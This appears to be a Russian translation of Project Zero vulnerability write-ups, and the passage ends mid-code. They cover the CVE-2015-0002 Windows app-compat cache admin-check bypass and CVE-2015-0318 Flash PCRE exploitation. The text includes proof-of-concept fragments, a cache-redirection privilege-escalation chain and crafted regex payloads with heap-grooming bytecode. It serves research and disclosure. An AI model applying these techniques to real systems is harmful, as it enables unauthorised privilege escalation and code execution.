• Вот так просто!

Победа в гонке

• В атаке есть несколько гонок, и вероятность успеха, то есть идеального совпадения всех событий, довольно мала. Однако проигрыш в основном не приводит к фатальным последствиям, поэтому атакующий может просто повторять попытки, пока `setuid(0)` не завершится успешно.
• В реальной системе атака требует многих тысяч попыток, но обычно получает root менее чем за 10 секунд.

История одного токена

Автор: James Forshaw, в данный момент олицетворяющий `NT AUTHORITY\SYSTEM`


Как бы ни нравилось мне исследовать уязвимости, иногда сложность поиска уязвимости и её эксплуатации существенно различается. В блоге Project Zero есть многочисленные примеры сложных эксплойтов для внешне тривиальных ошибок. Зачем тратить столько усилий на доказательство эксплуатируемости? Надеюсь, к концу статьи станет понятнее, почему мы часто разрабатываем работающую демонстрацию.

Главный адресат PoC — поставщик, но есть и другие преимущества. Клиенты могут проверить наличие уязвимости и правильность установки исправления. Индустрия безопасности может разработать меры защиты и сигнатуры, даже если поставщик не способен или не желает выпускать исправление. Без общедоступной PoC проблему могут понять лишь те, кто выполнил обратную разработку исправления, а интересы пользователей для них не обязательно стоят на первом месте.

Я не буду подробно останавливаться на технических деталях ошибки, CVE-2015-0002. Вместо этого статья прослеживает путь от относительно простой уязвимости через определение эксплуатируемости до создания PoC, достаточной для оценки поставщиком с минимальными затратами на первичный анализ. Также будут объяснены сделанные упрощения и их причины.

Сообщение об уязвимости

Одна из самых сложных задач при исследовании закрытых или проприетарных систем — сообщить о проблеме так, чтобы её исправили, особенно если уязвимость сложна или неочевидна. Для открытого исходного кода я мог бы отправить исправление. В закрытом коде приходится проходить процедуру сообщения.



Это упрощённая схема, но она объясняет принцип. Я почти не могу повлиять на цикл выпуска исправлений крупного поставщика, зато могу помочь сократить первичный анализ. Чем проще оценить отчёт, тем раньше выйдет исправление. Выигрывают все, кроме, возможно, тех, кто уже эксплуатирует ошибку. Если уязвимость нова для меня, это не означает, что она неизвестна другим.

В идеальном мире я отправил бы краткие заметки, а поставщик сразу понял бы и исправил проблему. В действительности первым крупным этапом может стать убеждение поставщика в самом существовании проблемы безопасности. Первичный анализ и выпуск исправлений часто выполняют разные группы, что создаёт между ними барьер. Чтобы дать отчёту наилучшие шансы, я делаю две вещи:

1. Описываю уязвимость достаточно подробно, чтобы поставщик её понял.
2. Разрабатываю PoC, однозначно демонстрирующую последствия для безопасности.

Составление отчёта

Полезный отчёт предоставляет контекст: затронутые и незатронутые системы, ожидаемые последствия и соответствующий компонент. Фразы «Ошибка в `ahcache.sys`, исправьте» недостаточно.

Но одного отчёта всё равно может не хватить. Крупные продукты разрабатываются командами, а первоначальный автор мог перейти в другой проект, уйти из компании или просто забыть код. Каждый, кто пишет программы, возвращался к собственной работе спустя несколько дней и задавался вопросом, как она вообще действует. Исследователь, пошагово проследивший исполнение файла по отдельным инструкциям, может временно понимать уязвимый путь лучше всех остальных.

С научной точки зрения отчёт представляет собой гипотезу об уязвимости. Некоторые проблемы, например попытку поместить десять элементов в буфер на пять элементов, можно доказать напрямую. Во многих других случаях сильнее выглядит эмпирическое свидетельство. Хорошо спроектированная PoC позволяет и автору отчёта, и поставщику воспроизвести эффект, превращая гипотезу в проверенную теорию.

Экспериментальное доказательство эксплуатируемости

PoC должна показывать как механизм, так и ясные наблюдаемые результаты с объяснением, почему они представляют собой проблему безопасности.

Необходимое наблюдение зависит от уязвимости. Сбой может продемонстрировать повреждение памяти, но не обязательно полезный контроль атакующего. Контроль над EIP обычно служит более сильным доказательством. Логические ошибки можно показать записью запрещённого файла или запуском Калькулятора с повышенными привилегиями. Универсального теста нет, однако последствия для безопасности должны быть объективно заметны.

PoC не предназначена для того, чтобы стать удобным для атакующего эксплойтом. Её цель — с достаточной уверенностью установить наличие проблемы безопасности, чтобы та была исправлена. К сожалению, эти цели не всегда разделимы: иногда проблему не воспринимают всерьёз, пока не продемонстрировано локальное повышение привилегий или удалённое выполнение кода.

Разработка демонстрации

При разработке PoC для уязвимости `ahcache` пришлось искать компромисс. Слишком малый объём работы создаёт риск, что поставщик откажется исправлять ошибку. Дополнительная работа задерживает сообщение и дольше оставляет пользователей уязвимыми.

Технические подробности уязвимости

Проблема и исходная PoC доступны в отчёте Project Zero 118. Ошибка находится в `ahcache.sys`, появившемся в Windows 8.1 и реализующем `NtApphelpCacheControl`. Этот нативный системный вызов управляет кешем сведений о совместимости приложений, который используется для адаптации старых приложений к новым версиям Windows. Microsoft предоставляет дополнительную документацию о совместимости.

Некоторые операции требуют привилегий, поэтому драйвер через `AhcVerifyAdminContext` проверяет наличие у вызывающего административных прав:

```
BOOLEAN AhcVerifyAdminContext()
{
    BOOLEAN CopyOnOpen;
    BOOLEAN EffectiveOnly;
    SECURITY_IMPERSONATION_LEVEL ImpersonationLevel;
    PACCESS_TOKEN token = PsReferenceImpersonationToken(
        NtCurrentThread(), &CopyOnOpen,
        &EffectiveOnly, &ImpersonationLevel);

    if (token == NULL)
        token = PsReferencePrimaryToken(NtCurrentProcess());

    PSID user = GetTokenUser(token);
    if (RtlEqualSid(user, LocalSystemSid) || SeTokenIsAdmin(token))
        return TRUE;
    return FALSE;
}
```

Сначала функция проверяет, олицетворяет ли поток другого пользователя. Если да, она получает соответствующий токен доступа; иначе использует токен процесса. Операция разрешается, если пользователем токена является Local System или он входит в группу Administrators.

Недостаток связан с уровнем олицетворения. Полное олицетворение требует привилегий, однако обычный пользователь может олицетворять другого пользователя для операций, не связанных с безопасностью. Windows различает эти случаи с помощью уровней безопасности.aspx) токена. `SecurityImpersonation` требует привилегий, `SecurityIdentification` — нет.

У идентификационного токена можно запрашивать сведения, включая SID пользователя, но с его помощью нельзя открывать защищённые ресурсы. `PsReferenceImpersonationToken` возвращает уровень олицетворения, однако функция его не проверяет. Обычный пользователь, получивший токен Local System, может олицетворить его на уровне `SecurityIdentification`, запросить пользователя и пройти проверку администратора.

Доказательство тривиальной эксплуатации

Для эксплуатации нужно захватить токен Local System, олицетворить его и вызвать системный вызов с подходящими параметрами из-под обычной учётной записи. Сам захват и олицетворение токена доказал бы лишь документированное поведение, а не доступность или возможность обхода уязвимого метода ядра.

COM поддерживает олицетворение, а сложные привилегированные службы вроде BITS можно убедить вызвать обычное пользовательское приложение. Но само по себе это ничего не говорит об `AhcVerifyAdminContext`.

Для понимания недокументированного системного вызова понадобилась обратная разработка. Помогло существующее исследование Alex Ionescu, но в нём не хватало всех необходимых сведений. К счастью, `AppHelpNotifyStart` и `AppHelpNotifyStop` используют уязвимую проверку без сложных параметров. Минимальная PoC может наблюдать возвращаемое состояние:

```
BOOL IsSecurityVulnerability() {
    ImpersonateLocalSystem();
```

```
    NTSTATUS status = NtApphelpCacheControl(AppHelpNotifyStop, NULL);
    return status != STATUS_ACCESS_DENIED;
}
```

Опыт подсказывал, что этого всё ещё может быть недостаточно. Проблема 127 содержала похожий обход проверки администратора, но не удалось показать последствий серьёзнее раскрытия информации, поэтому её не исправили. Требовалась более убедительная PoC.

Улучшение демонстрации

База данных совместимости приложений содержит правила, указывающие, какие исполняемые файлы получают исправления совместимости, например ложные сведения о версии ОС. При каждом создании процесса выполняется поиск, и совпавший процесс получает необходимые данные исправления.

Повторный доступ к базе данных обходится дорого, поэтому кеш совместимости приложений сохраняет результаты. Последующий процесс может быстро определить необходимость применения исправлений, не читая базу заново.


Это означает, что существующий результат поиска можно кешировать и применить к произвольному исполняемому файлу. Я выполнил обратную разработку параметров, необходимых для добавления записи кеша. В 32-разрядной Windows 8.1 структура выглядела так:

```
struct ApphelpCacheControlData {
    BYTE unk0[0x98];
    DWORD query_flags;
    DWORD cache_flags;
    HANDLE file_handle;
    HANDLE process_handle;
    UNICODE_STRING file_name;
    UNICODE_STRING package_name;
    DWORD buf_len;
    LPVOID buffer;
    BYTE unkC0[0x2C];
    UNICODE_STRING module_name;
    BYTE unkF4[0x14];
};
```


Назначение многих полей остаётся неизвестным. Windows 7 и 64-разрядные системы используют другие структуры, но для этой PoC это неважно. Она не обязана эксплуатировать каждую версию Windows; она должна продемонстрировать проблему поставщику с чётким описанием ограничений. Именно поставщик лучше всего способен оценить остальные выпуски.

Кеш может хранить только результаты уже выполненных поисков по базе. Изменение базы для исправления выполняющегося кода само по себе потребовало бы прав администратора, поэтому мне нужно было повторно использовать существующее исправление.

С помощью исходного кода SDB Explorer я нашёл 32-разрядное исправление, перенаправляющее процесс в `regsvr32.exe` с сохранением исходной командной строки. `regsvr32` загружает указанную DLL и вызывает определённые экспортируемые функции. Если мы контролируем командную строку привилегированного процесса, можно загрузить нашу DLL и повысить привилегии.



Оставалось выбрать процесс с контролируемой командной строкой. Такой вариант предоставило автоматическое повышение UAC. Windows определяет фиксированный список приложений, которые при стандартной настройке UAC для пользователей-администраторов повышают привилегии без диалога. Я применил запись кеша к `ComputerDefaults.exe` и запросил повышение. Процесс перенаправился в `regsvr32` с нашей контролируемой командной строкой, загрузил DLL и выполнил код с повышенными привилегиями.




PoC не предоставляла ничего, что было бы недоступно через существующие техники вроде модуля Metasploit bypassuac. Но это никогда и не было её целью. Она дала объективный результат: выполнение произвольного кода с правами администратора. Microsoft воспроизвела проблему и исправила её.


Последняя забава

Поскольку возникла путаница относительно того, является ли это только обходом UAC, я разработал ещё одну PoC, которая получала Local System без UAC. Потребовалась другая цель перенаправления, и я выбрал запланированную задачу, поскольку некоторые обработчики задач принимают произвольные аргументы.


Идеальная задача обладала тремя свойствами: обычный пользователь мог её запустить, она запускала процесс Local System, а пользователь контролировал командную строку этого процесса. Всем трём критериям соответствовала задача обслуживания Windows Store, выполнявшаяся от имени Local System.



DACL её файла задачи, показанный с помощью `icacls`, предоставляет `NT AUTHORITY\Authenticated Users` разрешения на чтение и выполнение, поэтому обычный пользователь может её запустить.



XML-описание задачи использует пользовательский обработчик COM.aspx) и допускает два аргумента командной строки от пользователя. Поэтому `C:\Windows\System32\taskhost.exe` запускается от имени Local System с произвольной командной строкой.



Я изменил PoC так, чтобы она добавляла запись кеша для `taskhost.exe` и запускала задачу с путём к нашей DLL. Она по-прежнему работает только в 32-разрядной Windows 8.1, поскольку в 64-разрядных системах нет 32-разрядного `taskhost.exe` для перенаправления, хотя адаптация к 64-разрядной версии должна быть возможна. Новая PoC приложена к исходному отчёту.

```
<Actions Context="LocalSystem">
  - <ComHandler>
        <ClassId>{E52C9A25-F3E8-49E4-BAA7-FAD0EF620129}
            </ClassId>
      - <Data>
            <![CDATA[$(Arg0);$(Arg1)]]>
        </Data>
    </ComHandler>
</Actions>
```

Выводы

Эта история показывает, сколько усилий исследователь может вложить, чтобы обеспечить исправление уязвимости. Это всегда компромисс между временем разработки PoC и вероятностью выпуска исправления, особенно для сложных или неочевидных ошибок.

Отправленная Microsoft PoC внешне выглядела как обход UAC, но вместе с отчётом она передавала истинную серьёзность проблемы и привела к исправлению. Если бы Microsoft оспорила эксплуатируемость, я разработал бы более надёжную демонстрацию. Позднее я создал работающий эксплойт, получающий Local System из обычной учётной записи.

Публикация PoC помогает пользователям и компаниям безопасности проверять, исправлена или нейтрализована ли общедоступная уязвимость. Кроме того, она учит исследователей и разработчиков, на что обращать внимание в чувствительных к безопасности приложениях. Поиск ошибок — не единственный путь Project Zero к более защищённому программному обеспечению; образование тоже важно.

Миссия Project Zero включает борьбу с уязвимостями программного обеспечения, а разработка PoC играет важную роль, помогая поставщикам и проектам с открытым исходным кодом принимать обоснованные решения и исправлять их.

Эксплуатация CVE-2015-0318 во Flash

Автор: Mark Brand, нерегулярный экспрессионист

Итак, проблема 199 / PSIRT-3161 / CVE-2015-0318. Вкратце, это ошибка в движке регулярных выражений PCRE, используемом во Flash. Опубликованный код `avmplus` сильно устарел и содержит другие уязвимости, уже исправленные Adobe, что затрудняет его аудит.

Спойлер: уязвимость эксплуатируема. Загрузите эксплойт со страницы проблемы и читайте дальше.

Первопричина и некорректный байткод

PCRE лежит в основе объекта `RegExp` во Flash. Он поддерживает несколько режимов работы, включая JIT, но Flash разбирает каждое регулярное выражение во внутренний байткод PCRE и интерпретирует этот код во время сопоставления. Поэтому связанные уязвимости могут находиться в разборе, компиляции байткода или интерпретации.

Эта ошибка возникает при компиляции. Её первопричина начинается в строке 743 файла `pcre_compile.cpp`:

```
/* For \c, a following letter is upper-cased; then the 0x40 bit is flipped.
This coding is ASCII-specific, but then the whole concept of \cx is
ASCII-specific. (However, an EBCDIC equivalent has now been added.) */
case 'c':  // No check that we're in UTF-8 mode
    c = *(++ptr); // This may be part of a multibyte Unicode character
    if (c == 0) {
        *errorcodeptr = ERR2;
        break;
    }
#ifndef EBCDIC
    if (c >= 'a' && c <= 'z') c -= 32;
    c ^= 0x40;
#else
    if (c >= 'a' && c <= 'z') c += 64;
    c ^= 0xC0;
#endif
    break;
```

Сочетание escape-последовательности `\c`, предназначенной для одного символа ASCII, с многобайтовым символом UTF-8 вызывает ошибку:

```
\cÈ+
```

Она компилируется в некорректный байткод:

```
0000 5d0009  93 BRA      [9]
0003 1bc290  27 CHAR     ['\xc2\x90']
0006 201b    32 PLUS     ['\x1b']
0008 80     128 INVALID
0009 540009  84 KET      [9]
000c 00       0 END
```

Простое выполнение не представляет интереса: интерпретатор встречает недопустимый код операции, и сопоставление завершается неудачно. Другие функции компилятора дают больше возможностей. Я выбрал `find_brackets`, которая обходит байткод с разрешающим случаем по умолчанию и находит нумерованные группы, чтобы исправить смещения.

Добавление обратной ссылки:

```
\cÈ+(?1)
```

приводит к следующему коду при `c == 0x80`:

```
/* Add in the fixed length from the table */
code += _pcre_OP_lengths[c];
```

`_pcre_OP_lengths` — глобальный массив. Индекс `0x80` находится немного за его концом, непосредственно перед массивом строк интернационализации в исполняемом файле Flash для Windows и Linux. Каждая протестированная версия Flash выдаёт длину 110 — намного больше любого допустимого кода операции. При подготовленной куче указатель кода может перескочить за пределы выделения байткода в контролируемые данные. Если эти данные содержат шаблон группы, который ищет `find_bracket`, компилятор связывает вредоносный байткод с регулярным выражением.

Интерпретатор всё ещё завершает работу на недопустимом коде операции, однако необязательная группа позволяет избежать его выполнения:

```
(\cÈ+)?(?2)
```

С подготовленным байткодом группы 2 компиляция даёт:

```
LEGITIMATE HEAP BUFFER
0000 5d001b      93 BRA      [27]
0003 66         102 BRAZERO
0004 5e000b0001  94 CBRA     [11, 1]
0009 1bc290      27 CHAR     ['\xc2\x90']
000c 201b        32 PLUS     ['\x1b']
000e 80         128 INVALID
000f 54000b      84 KET      [11]
0012 5c0006      92 ONCE     [6]
0015 510083      81 RECURSE  [131]
0018 540006      84 KET      [6]
001b 54001b      84 KET      [27]
001e 00           0 END

GROOMED HEAP BUFFER
0083 5e00880002  94 CBRA     [136, 2]
0088 540088      84 KET      [136]
```

Смещение рекурсии `0x83` указывает внутрь подготовленного выделения. Во время сопоставления некорректная необязательная группа завершается неудачно, и возврат приводит к нашему байткоду:

```
0000 5d001b      93 BRA      [27]
0003 66         102 BRAZERO
0004 5e000b0001  94 CBRA     [11, 1]
0009 1bc290      27 CHAR     ['\xc2\x90']  // fail, backtrack
0015 510083      81 RECURSE  [131]
0083 5e00880002  94 CBRA     [136, 2]       // controlled heap data
0088 540088      84 KET      [136]
0018 540006      84 KET      [6]
001b 54001b      84 KET      [27]
001e 00           0 END
```

Теперь между контролируемыми операциями `CBRA` и `KET` можно вставить произвольный байткод PCRE.

Создание записи за пределы буфера

Интерпретатор оказался на удивление надёжным. Большинство обращений к памяти проверяются достаточно хорошо, чтобы предотвратить полезную запись за границы, хотя несколько чтений за границами остаются. Обработчик `CBRA` в `pcre_exec.cpp` делает неверное предположение о

контролируемом атакующим номере группы:

```
case OP_CBRA:
case OP_SCBRA:
    number = GET2(ecode, 1 + LINK_SIZE);
    offset = number << 1;
    if (offset < md->offset_max) {
        save_offset3 = md->offset_vector[md->offset_end - number];
        save_capture_last = md->capture_last;
        if (ES3_Compatible_Behavior) {
            savedElems = (offset_top > offset ? offset_top - offset : 2);
            if (savedElems > frame->XoffsetStackSaveMax) {
                if (frame->XoffsetStackSave != frame->XoffsetStackSaveStg)
                    (pcre_free)(frame->XoffsetStackSave);
                frame->XoffsetStackSave =
                    (int *)(pcre_malloc)(savedElems * sizeof(int));
                if (frame->XoffsetStackSave == NULL)
                    RRETURN(PCRE_ERROR_NOMEMORY);
                frame->XoffsetStackSaveMax = savedElems;
            }
            VMPI_memcpy(offsetStackSave,
                md->offset_vector + offset,
                savedElems * sizeof(int));
            for (int resetOffset = offset + 2;
                 resetOffset < offset_top; resetOffset++)
